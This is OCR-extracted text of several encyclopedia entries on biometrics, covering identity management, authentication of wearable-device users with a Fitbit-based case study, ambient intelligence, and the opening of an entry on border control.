In 1999 South Africa introduced electronic identification (ID) cards that included fingerprint data to enhance the security of its ID systems (FXB Center). This was the first use case of biometrics for identity management.


Theory or Application or Both

Biometrics in Identity Management

An identity is defined as a set of attributes related to an entity (ISO/IEC 24760-1:2019), and while the term “entity” is not normally restricted to

humans, it is restricted to humans in this entry because the discussion concerns biometrics where data subjects of biometric data are restricted to humans.

As simplified in this entry, there are three states in the lifecycle of an identity in IdM: unknown, established, and active. An identity state changes from one state to another via the operations shown in the following figure:



State transition of an identity


When the state is unknown, an identity has no relationship with an IdM. Its status is changed to established when the identity is enrolled in an IdM system, and then updated to active when the identity is activated by the system. It is then maintained in that status until it is changed to unknown by deletion. When an identity is active, it can be used for authentication purposes. Biometrics can be used in enrolment, maintenance, and authentication.

In enrolment, biometric data created in another IdM system can be used as identity evidence. For example, the biometric authentication used in one IdM system can be used as identity proofing for enrolment in another IdM system. Another example used for identity proofing is a passport photograph. When biometric data registration is required for enrolment as identity information, that same data can be used as a biometric reference for

authentication thereafter (ISO/IEC 2382-37:2017). However, biometric references should be actively maintained and updated when necessary because biometric data can change as the subject ages.

Biometrics and Authentication

The following figure depicts simplified biometric processing. In biometrics, only biometric data are considered. In other words, the subject of the biometric data (data subject) is out of scope and should only be linked to biometric data in an IdM system that is separate from the biometric system.



Biometric processing and relation to IdM

Generally speaking, biometric technology used for authentication purposes is biometric verification in general (ISO/IEC 2382-37:2017). In the figure above, biometric characteristics are captured to generate biometric sample by a capture device. The biometric sample is then transformed into biometric features through a feature extraction process. Those biometric features are stored to storage as biometric reference during enrolment while it is used as biometric probe during biometric verification (ISO/IEC 2382-37:2017).

In a typical biometric verification, a biometric probe is compared against a biometric reference to output a comparison score, from which a comparison decision (match/non-match) as to whether the biometric probe and biometric reference are identical is made. In addition, a presentation attack detection (PAD) function is often implemented in biometric systems to prevent presentation attacks (ISO/IEC 2382-37:2017), such as the presentation of a false gelatin finger to a fingerprint sensor.

Some biometric systems store biometric samples instead of biometric features as biometric references and compare biometric feature probe against the biometric feature extracted from a biometric reference stored in storage. One example of this type is the facial photos on e-passports.

Biometric verification used for authentication is more user-friendly than password authentication or token-using authentication, but still needs the ability to access biometric reference. If storage maintains multiple biometric references, the user has to refer to their biometric reference to be authenticated. If the storage only holds one biometric reference, such as in the case of a smartphone, the user is not free from the device when authenticated.

Meanwhile, users do not need access to biometric reference in biometric identification where the stored biometric references are compared against the biometric probe to output candidates that satisfy decision criteria. Biometric identification is superior in user-friendliness but inferior in precision to biometric verification. As a result, while it is up to the authentication policy to choose which to use, biometric verification is currently dominant in actual authentication systems.

The trustworthiness of biometric processing becomes an issue when determining where each process should be physically located. If the entire biometric verification process is performed on a mobile device and only the result match is sent to the authentication server across the Internet, the authentication server cannot trust the result unconditionally. While an international standard ISO/IEC 24761 has specified a data structure containing security evaluation certificates of the biometric product to express the trustworthiness of biometric processing, there are currently no examples of its use in actual systems (ISO/IEC 24761:2019).

In the Fast IDentity Online (FIDO) alliance specification, authentication is performed by verifying a digital signature generated via a signature key that is activated by a successful biometric verification result (FIDO Alliance). In this method, the trustworthiness issue is addressed by embedding the security evaluation result in the credential, which means that users are expected to carry mobile devices containing their biometric references.

Another biometric technology for authentication generates a signature key pair from biometric characteristics. In this method, a public key is generated and registered from the user’s biometric characteristics during

enrolment, after which a signature key is generated that digitally signs using the same biometric characteristics during authentication. As a result, users only have to present their biometric characteristics to biometric capture devices that implement the technology and do not need to carry any device.

Modalities and Maintenance

A biometric characteristic type, such as fingerprint, face, and iris, is called its modality. User-friendliness and accuracy, which are key factors when choosing biometric products for an IdM system, depend on modalities as well technological trends. For example, 10 years ago, face recognition accuracy was inferior to fingerprint or iris recognition methods. However, now that the method has been significantly enhanced by artificial intelligence (AI) technology, its accuracy is similar to other methods.

Since biometric characteristics are affected by the influences of aging, biometric verification performance will depend on the modalities and products used. These influences may result in verification non-matches when a current biometric probe is compared against a biometric reference registered year previously. In such cases, biometric reference identity information must be updated for maintenance. References can be explicitly reregistered, or they can be updated implicitly during biometric verifications by replacing stored biometric reference with new biometric features acquired from the biometric probe.

Storage of Biometric Reference

Biometric reference identity information is considered to be personally identifiable information (PII), and it is a normal practice to store such data in smartphones or integrated circuit (IC) cards that belong to the persons responsible for protecting their biometric references.

In contrast, if a biometric comparison is done at an authentication server, biometric reference stored in an IdM system database may be used. In such cases, an administrator should be responsible for protecting the privacy of biometric references stored in the database. However, even if protection levels are appropriate, biometric reference may be leaked. If this occurs, serious problems can result because there are no ready substitutes for the leaked biometric reference using general biometric technology, which means that biometric verifications using that biometric characteristic cannot normally be reused.

To address this problem, renewal biometrics has been studied and used in some systems. More specifically, during the feature extraction process, renewal biometrics uses auxiliary data (AD) to transform a biometric sample into renewable biometric features. Biometric comparisons using such renewable biometrics generate comparison results for renewable biometric probes and renewable biometric references (RBRs) that have the same comparison score as untransformed biometric pairs. As a result, if an RBR is leaked, another RBR can be generated using a new AD, which resolves the problem.

Use Cases

The most significant public use of biometrics for IdM to date is India's Aadhaar national ID system (Unique Identification Authority of India), which had its first enrolment in 2010 and had registered the fingerprint, iris, and face image data over 92% of the nation's 1,389 million population as of February 2021. Aadhaar biometric authentication is not only used for public purposes, it is also available for commercial purposes such as the Aadhaar Enabled Payment System, which facilitates banking transactions using Aadhaar IDs and biometric authentication processes.

FIDO authentication (FIDO Alliance), the mechanism of which was discussed above, is currently the most successful commercial authentication service using biometrics. As for modalities, it also uses voice and vein patterns in addition to fingerprint, face, and iris data.

Since the FIDO alliance was established in 2013, the system has provided authentication service to various kinds of online amenities, including financial services, and is extending its service range to the public sphere, the most remarkable case of which is seen in Taiwan.

Open Problems and Future Directions

How far will the use for commercial services progress?

Cross-References

Biometrics for Identity Management

References

FIDO Alliance. https://fidoalliance.org/

FXB Center for Health & Human Rights at Harvard University (2015) A brief history of national ID cards

ISO/IEC 2382-37:2017 Information technology – vocabulary – part 37: biometrics. Publicly available at https://standards.iso.org/ittf/PubliclyAvailableStandards/c066693_ISO_IEC_2382-37_2017.zip

ISO/IEC 24760-1:2019 IT Security and Privacy – a framework for identity management – part 1: terminology and concepts. Publicly available at https://standards.iso.org/ittf/PubliclyAvailableStandards/c077582_ISO_IEC_24760-1_2019(E).zip

ISO/IEC 24761:2019 Information technology – security techniques – authentication context for biometrics

Unique Identification Authority of India. https://uidai.gov.in/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1510

Biometrics for Wearable Devices

Sudip Vhaduri[28] ✉ and Christian Poellabauer[29] ✉
(28) Department of Computer and Information Science, Fordham University, Bronx, NY, USA
(29) Department of Computer Science and Engineering, University of Notre Dame, Notre Dame, IN, USA

✉ **Sudip Vhaduri (Corresponding author)**
Email: svhaduri@fordham.edu

✉ **Christian Poellabauer**
Email: cpoellab@nd.edu

Background

With the emergence of the Internet of Things (IoT), we now have access to a multitude of devices with advanced capabilities that allow us to remotely collect information or control physical objects. Examples of such systems include security systems, entertainment devices, connected vehicles, smart buildings, and virtual assistants (Vhaduri and Prioleau, 2020). At the same time, smartphones and wearables have also advanced in their sensing and computational capabilities, which enable many new applications and usage scenarios. While smartphones are already widely used (Vhaduri et al., 2019; Vhaduri, 2020), wearables are still growing in popularity with the arrival of new applications, including the ability to identify a user to third-party services, store sensitive user information (i.e., passwords, credit card information), and unlock vehicles.

However, wearables also raise new challenges, specifically in terms of security. Unauthorized access of a wearable can enable access to other sensitive IoT objects, which poses a significant risk. Unauthorized users

could also access data on the wearables, e.g., many applications and services provided by a wearable depend on sensor and user data stored on the device. But, existing wearable device authentication mechanisms are often knowledge-based regular PIN locks or pattern locks, which suffer from a scalability issue, i.e., with an increasing reliance on protected devices, a user is often flooded with password or PIN requests to obtain access to various data and services. Knowledge-based approaches also require users to interact with the display, which may either be inconvenient or even completely absent in many wearables. Many times, users opt to completely disable security mechanisms out of convenience. Furthermore, knowledge-based approaches suffer from observation attacks such as shoulder surfing. Therefore, in recent years, biometric-based solutions have been proposed, since they provide opportunities for *implicit authentication* by removing direct user involvement or attention.

Application

Wearable Constraints

Wearable device user authentication is a relatively new research area compared to other mobile authentication. Due to the limited computational capabilities and energy resources, most traditional user authentication approaches, e.g., using fingerprints, voice, breathing patterns, keystroke dynamics, head or arm movements, gait, electroencephalography (EEG), and electrocardiograms (ECG), are often not suitable for wearable devices. Furthermore, low-cost sensors in wearables may be less accurate (leading to noisy data recordings) or collect recordings very infrequently (e.g., only once per minute) (Cheung and Vhaduri, 2020a,b). For example, most wearable health trackers make heart rate measurements only occasionally instead of collecting raw and much more detailed (but also more resource-costly) ECG measurements. The limited display sizes of wearables add another constraint that limits the choices of authentication mechanisms (Vhaduri and Poellabauer, 2017b).

Wearable Authentication

More recently researchers proposed authentication techniques that are more suitable for wearables, including approaches based on *behavioral biometrics*, such as gait, gesture, activity types, and keystroke dynamics,

and *physiological biometrics*, such as PPG signals. While these are promising techniques, their deployment is still limited since almost all of these studies are based on controlled data collections and the accuracy of these techniques has often been verified with limited numbers of subjects and over short time periods. One characteristic of these authentication techniques is that they are context dependent, e.g., gait-based behavioral authentication approaches only work during walking, which indicates that they would be best used in combination with other authentication techniques. Some prior work has addressed some of the limitations of gait-based approaches, e.g., by considering different types of gestures or activities. Another challenge is that models developed for a specific set of gestures or activities may fail to work with other sets, necessitating models that cover a broad range of activities (Vhaduri and Poellabauer, 2017b). In contrast, while authentication approaches based on physiological biometric data, such as heart rate and bioimpedance, may work equally well when a user is sedentary or active, they do require very fine-grained samples and sensor readings, which may easily be affected by noise or body motions.

Case Study with NetHealth Biometric Dataset

The following case study shows a scenario where multiple types of biometric data can be used to provide authentication that will work during both sedentary and active periods.

NetHealth Dataset

The *NetHealth* mobile crowd sensing (MCS) study (Vhaduri et al., 2016, 2017; Vhaduri and Poellabauer, 2016a,b,c, 2017a,b,c, 2018a,b,c,d,e, 2019a,b; Chen et al., 2020) was performed at the University of Notre Dame from 2015 to 2019, with over 400 freshmen (age 18 ± 1 years) recruited from the 2015 class. Subjects were instructed to continuously wear a Fitbit Charge HR device, which provided three types of minute-level biometric data: *behavioral* (step counts, activity level), *physiological* (heart rate), and *hybrid* (calorie burn, MET) biometrics (Vhaduri and Poellabauer, 2019a).

Feature Engineering and Modeling

Continuous biometrics are segmented into five-minute non-overlapping windows starting from a change of activity levels. A candidate set of 27 features is computed from a five-minute non-overlapping window of a

biometric (Vhaduri and Poellabauer, 2019a). For our analysis, each biometric is referred to by its initial: “C” (calorie burn), “S” (step counts), “M” (MET), and “H” (heart rate). Three separate approaches, i.e., *Kolmogorov-Smirnov* (KS) test, *Pearson correlation* (PC), and *standard deviation* (SD), are used to select influential features. In Table 1, reduced feature counts (n) are presented. Two support vector machine (SVM) classifiers are used to authenticate a user separately during sedentary and non-sedentary periods (Vhaduri and Poellabauer, 2019a). A model is trained with 75% data of one subject (positive class) and 75% data from the rest of the $N-1$ subjects (negative class). A model is tested using 25% of the data both from positive and negative classes. In all cases, class-balanced datasets are used. The *accuracy (ACC)*, *false positive rate (FPR)*, and *false negative rate (FNR)* are used to compare model performances.

Biometrics for Wearable Devices, Table 1 Authentication summary

	Feature selection approach					
	Sedentary			***Non-sedentary***		
	KS	**PC**	**SD**	**KS**	**PC**	**SD**
Best						
biometrics	CM	CMH	CM	CM	CMH	CSMH
n	49	53	20	27	21	30
N	412	411	415	413	413	412
$\|W\|$	544	637	370	331	331	372
$\mu(ACC)$	.93	.86	.93	.90	.86	.88
$\sigma(ACC)$	.03	.04	.04	.04	.05	.05
$\mu(FNR)$	.04	.15	.03	.06	.10	.09
$\sigma(FNR)$	.03	.05	.03	.04	.05	.04
$\mu(FPR)$	.10	.14	.11	.14	.18	.15
$\sigma(FPR)$	.05	.05	.06	.05	.06	.07

Case Study Findings

Table 1 summarizes the findings when applying q-svm on the three feature selection approaches. Additionally, n, N, and W stand for the number of features in a feature set, the number of subjects used for training-testing, and set of random windows picked from a subject, respectively. In the table,

the KS- and SD-based approaches are found to achieve similar performance. Additionally, it is observed that in general hybrid biometrics perform better than other behavioral (“S”) and physiological (“H”) biometrics.

Open Problems and Future Directions

While biometric authentication shows a lot of promise, it will be important that future work determines and integrates various human and spatio-temporal factors that can improve both the feature selection and authentication performance. Additional modalities, such as audio, could also be an important direction to explore to enhance performance of the multi-modal wearable device user authentication systems. Developing authentication models for each activity levels instead of a single model during sedentary states will be important to investigate. However, this requires a dataset with enough samples per activity levels collected from a diverse population instead of the rather homogeneous student population used in our case study. Finally, determining appropriate model retraining periods for individuals depending on how quickly people may change due to weight loss or changes in exercise regimens, etc. will also be a crucial direction to investigate when developing biometric-based authentication models for wearable device users.

Summary

While wearables are increasingly becoming popular, they bring additional security challenges compared to other IoT devices. However, an approach that combines less-informative coarse-grained biometric data from multiple sensors of wearable can uniquely identify a user; thereby, it can be used to develop a burden-free non-stop implicit authentication system.

References

Chen C-Y, Vhaduri S, Poellabauer C (2020) Estimating sleep duration from temporal factors, daily activities, and smartphone use. In: IEEE Computer Society Signature Conference on Computers, Software and Applications (COMPSAC)

Cheung W, Vhaduri S (2020a) Continuous authentication of wearable device users from heart rate, gait, and breathing data. In: IEEE RAS & EMBS International Conference on Biomedical Robotics and Biomechatronics

Cheung W, Vhaduri S (2020b) Context-dependent implicit authentication for wearable device users. In: IEEE Personal, Indoor and Mobile Radio Communications (PIMRC)

Vhaduri S (2020) Nocturnal cough and snore detection using smartphones in presence of multiple background-noises. In: ACM COMPASS

Vhaduri S, Poellabauer C (2016a) Cooperative discovery of personal places from location traces. In: IEEE Computer Communication and Networks (ICCCN)

Vhaduri S, Poellabauer C (2016b) Design and implementation of a remotely configurable and manageable well-being study. In: Smart City 360

Vhaduri S, Poellabauer C (2016c) Human factors in the design of longitudinal smartphone-based wellness surveys. In: IEEE Healthcare Informatics (ICHI)

Vhaduri S, Poellabauer C (2017a) Design factors of longitudinal smartphone-based health surveys. J Healthcare Inf Res

Vhaduri S, Poellabauer C (2017b) Wearable device user authentication using physiological and behavioral metrics. In: IEEE Personal, Indoor and Mobile Radio Communications (PIMRC)

Vhaduri S, Poellabauer C (2017c) Towards reliable wearable-user identification. In: IEEE Healthcare Informatics (ICHI)

Vhaduri S, Poellabauer C (2018a) Hierarchical cooperative discovery of personal places from location traces. IEEE Trans Mobile Comput

Vhaduri S, Poellabauer C (2018b) Biometric-based wearable user authentication during sedentary and non-sedentary periods. In: IEEE/ACM International Workshop on Security and Privacy for the Internet-of-Things (IoTSec)

Vhaduri S, Poellabauer C (2018c) Impact of different pre-sleep phone use patterns on sleep quality. In: IEEE Body Sensor Networks (BSN)

Vhaduri S, Poellabauer C (2018d) Opportunistic discovery of personal places using smartphone and fitness tracker data. In: IEEE Healthcare Informatics (ICHI)

Vhaduri S, Poellabauer C (2018e) Opportunistic discovery of personal places using multi-source sensor data. IEEE Trans Big Data

Vhaduri S, Poellabauer C (2019a) Multi-modal biometric-based implicit authentication of wearable device users. IEEE Trans Inf Forensics Secur

Vhaduri S, Poellabauer C (2019b) Summary: multi-modal biometric-based implicit authentication of wearable device users. arXiv preprint arXiv:1907.06563

Vhaduri S, Prioleau T (2020) Adherence to personal health devices: a case study in diabetes management. In: EAI International Conference on Pervasive Computing Technologies for Healthcare (PervasiveHealth)

Vhaduri S, Munch A, Poellabauer C (2016) Assessing health trends of college students using smartphones. In: IEEE Healthcare Innovation Point-of-Care Technologies Conference (HI-POCT)

Vhaduri S, Poellabauer C, Striegel A et al (2017) Discovering places of interest using sensor data from smartphones and wearables. In: IEEE Ubiquitous Intelligence and Computing (UIC)

Vhaduri S, Van Kessel T, Ko B et al (2019) Nocturnal cough and snore detection in noisy environments using smartphone-microphones. In: IEEE International Conference on Healthcare Informatics (ICHI)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1537

Biometrics in Ambient Intelligence

Andrea F. Abate[30] ✉, Michele Nappi[30] ✉, Ignazio Passero[30] ✉ and Genny Tortora[30] ✉
(30) Department of Computer Science, University of Salerno, Fisciano, Italy

✉ **Andrea F. Abate**
Email: abate@unisa.it

✉ **Michele Nappi (Corresponding author)**
Email: mnappi@unisa.it

✉ **Ignazio Passero**
Email: ipassero@unisa.it

✉ **Genny Tortora**
Email: tortora@unisa.it

Related Concepts

Biometric Recognition; Smart Environment

Definition

Biometrics in Ambient Intelligence refers to the application of automated recognition of individual anatomical and behavioral characteristics to ubiquitous computing ecosystems, also known as Ambient Intelligence.

Background

Biometrics identifies a person by analyzing the morphological or behavioral attributes that characterize the individual. Biometric devices and sensors surrounding people acquire biometric traits in both an obtrusive and unobtrusive way.

The term Ambient Intelligence (AmI) was first introduced by Eli Zelkha and Brian Epstein of Paolo Alto Ventures in 1998 (Abate et al. 2011). AmI is the expression of an intelligent pervasive system designed to address people's needs and wants during their day life.

Biometric systems are a promising set of tools for AmI, allowing to recognize an individual and accordingly customizing the exposed services and information (Tistarelli and Schouten 2011).

Independently from the wide range of the possible approaches, any AmI environment should include the following five key technologies (Aarts and Marzano 2003):

- *Embedded Systems*. Devices are (wired or not) networked in the environment.
- *Context awareness*. The system owns the ability to recognize people and the situational context.
- *Personalized Applications*. The system customizes itself to meet people's needs.
- *Adaptivity*. The system is reactive to new habits, behaviors, and needs of the user.
- *Anticipatoriety*. The system anticipates human desires without conscious mediation.

The first two elements are related to the integration of AmI with the environment, the other points are strongly concentrated on the user. AmI is an information technology centered on the user, where the intelligence is distributed, wired or wireless, and the interaction and communication disappear. AmI ecosystems adapt to the users and propose a natural style of interaction with the material environment. In practice, AmI brings ubiquitous computing to a more human-centric nature, as foreseen by Mark Weiser in 1991 (Weiser 1991).

The connection between biometrics and AmI appears obvious and strongly supported by the naturality of some biometric techniques. The AmI user-centered nature benefits from natural human–computer interaction: the AmI environment is an eco-system of smart objects powered by

computational capability and high user-friendliness that surround people exposing natural and intuitive interfaces. Thanks to biometrics, AmI ecosystems recognize and continuously respond to the presence and actions of different individuals.

AmI ecosystems aggregate and connect embedded intelligent devices and computing components that enable the personalization of applications and services via context awareness information, user recognition, action context, and situational settings detection.

Application


Biometric techniques recognize each single user, with the AmI functionalities and services being accordingly personalized. A large number of examples can be mentioned that illustrate the benefits of biometrics integration into AmI by examining many real applications supported by diffuse consumer smart devices, up to specific instruments for security, technical, and medical uses.

Biometric sensors provide user and context identification and AmI ecosystems offer exciting potential for rich interactive experiences in a wide range of sectors like:

- Smart home
- Health monitoring and assistance
- Hospitals
- Transportation
- Emergency services
- Education
- Workplaces

Smart homes are an expanding field for the application of AmI. In a smart home, AmI aggregates all the intelligent sensors, actuators, and devices, along with automatically controlling user comfort, safety, and economy.

Figure 1 depicts the layered architecture of an AmI environment controlled by a biometric face recognition system. User recognition is adopted to dynamically reconfigure and adapt all the services and the environmental parameters to the preferences of the person accessing (Acampora et al. 2005).



Biometrics in Ambient Intelligence, Fig. 1 A multilayer agent-based architecture integrating biometrics in AmI (Acampora et al. 2005)

The health sector is another promising field of action for AmI. For example, Ambient Assisted Living started in 2008 is an ongoing European community program founding solutions that apply AmI technology to enable people with specific demands to live independently and longer in their preferred environment (Kleinberger et al. 2007).

There are many other potential uses for intelligent environments. Starting from our houses, AmI is automating and improving more and more aspects of our daily life, such as increasing our productivity at work, customizing our shopping experiences, and optimizing travel as well as the consumption of energy resources (Cook et al. 2009).

Open Problems and Future Directions

The AmI environment federates an ecosystem of actuators, sensors, and devices together with the domotic interconnection infrastructure.

People interact with the environment, in a conscious or unconscious way, and the embedded electronic devices are sensitive and responsive to the users' preferences and behavior, generating a mire of sensitive information. User recognition in AmI ecosystems is generally not bound to voluntary or conscious interaction with the equipment and the underlying control system automatically and autonomously detecting some user's characteristic for identification.

The application of biometrics to AmI, while on the one hand, amplifies the perceived intelligence and naturalness of the system, and, on the other, raises some concerns in terms of security, privacy, and user acceptance.

AmI ecosystems require the creation and the manipulation of user profiles and storing information about the user's biometric features and activities. Contemporarily, the AmI actuators control the behavior of the environment reacting to the users and their actions and may be subject to security concerns. For example, many devices for home secure access aim at completely avoiding the use of traditional keys and should resist any intrusion attempts.

Privacy and security issues represent a key aspect of AmI environments and biometric user authentication, with an adequate data management possibly guaranteeing the required high levels of privacy and security.

However, introducing a robust and reliable biometric recognition ensures privacy preservation at the cost of constraining the user to perform a proper identity pre-registration phase.

Smart houses are the AmI extension of the user home and are a good example of a sensitive environment in terms of user privacy and security.

In Weiser (1991) Mark Weiser stated that "The most profound technologies are those that disappear. They weave themselves into the fabric of everyday life until they are indistinguishable from it" and this is particularly true for biometrics. For example, fingerprints are one of the most reliable biometries. Despite this, users perceive an excessive intrusiveness that is an obstacle for the adoption of fingerprint recognition. Face, voice, or gaits are the biometries that are more widely accepted and suitable for developing a biometric architecture for AmI.

Many of these biometries suffer from specific limitations, for example, to computational complexity or to environmental sensitivity. A strengthening solution to the single biometry weakness is proposed with multimodal biometric and multibiometric systems. The fusion of a higher number of cooperating biometries or algorithms concurrently exploits multiple features and represents a way to improve recognition effectiveness and reliability. In multimodal systems, the same biometry is processed through different input modalities; in multibiometric systems, more biometries are used, and the results from different biometric traits are merged (Abate et al. 2011).

When AmI pervades other environments such as the working, transportation, health, and generally public sectors, additional user acceptance problems may rise.

Particularly in the cases of contactless biometrics, the capabilities of AmI ecosystems and their ambient intelligence may be perceived as an invisible and pervasive surveillance network.

In public areas like streets, schools, hospitals, and workplaces, AmI may be focused on detecting user everyday activities and people may be disappointed by its tireless computerized monitoring. With AmI technologies, today's monitoring capabilities can obviously be in contrast with user privacy and cause low user acceptance of the technology, in particular considering that the spatial scope and temporal coverage of the monitoring activities are significantly expanding day by day (Bohn et al. 2005).

Despite the concern that may arise, the application of biometrics to AmI is consolidated and this is also stated by the availability of a huge amount of smart biometric devices that may be integrated in AmI eco-systems that constantly develop their intelligence. Human activity recognition is an important research topic in biometrics and AmI. The recent developments in deep learning approaches for sensor-based information are enhancing the instruments offered by traditional pattern recognition methods.

Deep learning is a promising technology capable of automatically learning high-level representations of the sensor data. In the next years, the application of deep learning technology will prevail in the biometric AmI scenario supported by the devices directly on the edge (Wang et al. 2019).

Summary

Biometrics enables the recognition of people, actions, situation, habits, and more and is fundamental for enriching Ambient Intelligence scenarios with the knowledge about the users. The application of biometric techniques is and has been widely adopted and the future operative scenarios are very attractive.

Cross-References

Biometric Authentication
Biometric Matching
Biometric Sensors
Biometrics for Identity Management

References

Aarts E, Marzano S (2003) The new everyday: visions of ambient intelligence, Aarts E, Marzano S (eds). 010 Publishing, Rotterdam

Abate AF, De Marsico M, Riccio D, Tortora G (2011) MUBAI: multiagent biometrics for ambient intelligence. J Ambient Intell Humaniz Comput, Springer 2:81–89

Acampora G, Loia V, Nappi M, Ricciardi S (2005) Ambient intelligence framework for context aware adaptive applications. In: Seventh international workshop on computer architecture for machine perception (CAMP'05), pp 327–332

Bohn J, Coroamă V, Langheinrich M, Mattern F, Rohs M (2005) Social, economic, and ethical implications of ambient intelligence and ubiquitous computing. Ambient intelligence. Springer, Berlin/Heidelberg, pp 5–29

Cook DJ, Augusto JC, Jakkula R (2009) Ambient intelligence: technologies, applications, and opportunities. Pervasive Mob Comput 5(4):277–298

Kleinberger T, Becker M, Ras E, Holzinger A, Müller P (2007) Ambient intelligence in assisted living: enable elderly people to handle future interfaces. In: Stephanidis C (ed) Universal access in human-computer interaction. Ambient interaction. UAHCI 2007. Lecture notes in computer science, vol 4555. Springer, Berlin/Heidelberg, pp 103–112

Tistarelli M, Schouten B (2011) Biometrics in ambient intelligence. J Ambient Intell Humaniz Comput, Springer 2(2):113–126

Wang J, Chen Y, Hao S, Peng X, Hu L (2019) Deep learning for sensor-based activity recognition: a survey. Pattern Recogn Lett 119:3–11

Weiser M (1991) The computer for the 21st century. Sci Am 265(3):94–104

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1521

Biometrics in Border Control

David Ortega del Campo[31] ✉, Alberto Pedro Raez Liria[32] ✉ and Enrique Cabello[31] ✉
(31) URJC, Madrid, Spain
(32) CNP, Madrid, Spain

✉ **David Ortega del Campo**
Email: david.ortega.delcampo@urjc.es

✉ **Alberto Pedro Raez Liria**
Email: Alberto.raez@policia.es

✉ **Enrique Cabello (Corresponding author)**
Email: enrique.cabello@urjc.es

Background

Every day millions of passengers cross the borders all over the world mainly for touristic or business reasons increasing economic interchanges between countries. First country impression is obtained at border crossing, fort this reason, countries managed borders in a mixed of smooth and security. Once traveler arrives to the border security is a priority and identity of all passengers should be checked. Several automated or semiautomated tasks should be fulfilled as quickly as possible: application immigration policies or national security aspects to determine if traveler may or may not enter the country, check traveler identity in some security lists of suspects, update the corresponding databases, or even, in some cases, stamp the traveler's passport. As a whole, all these operations become time-consuming tasks and some of them can be performed more conveniently by automated systems, among which we could consider

biometric recognition. As a result, work of border agents is focused in less repetitive aspects, transit of people has speed up, and traveler comfort is increased.

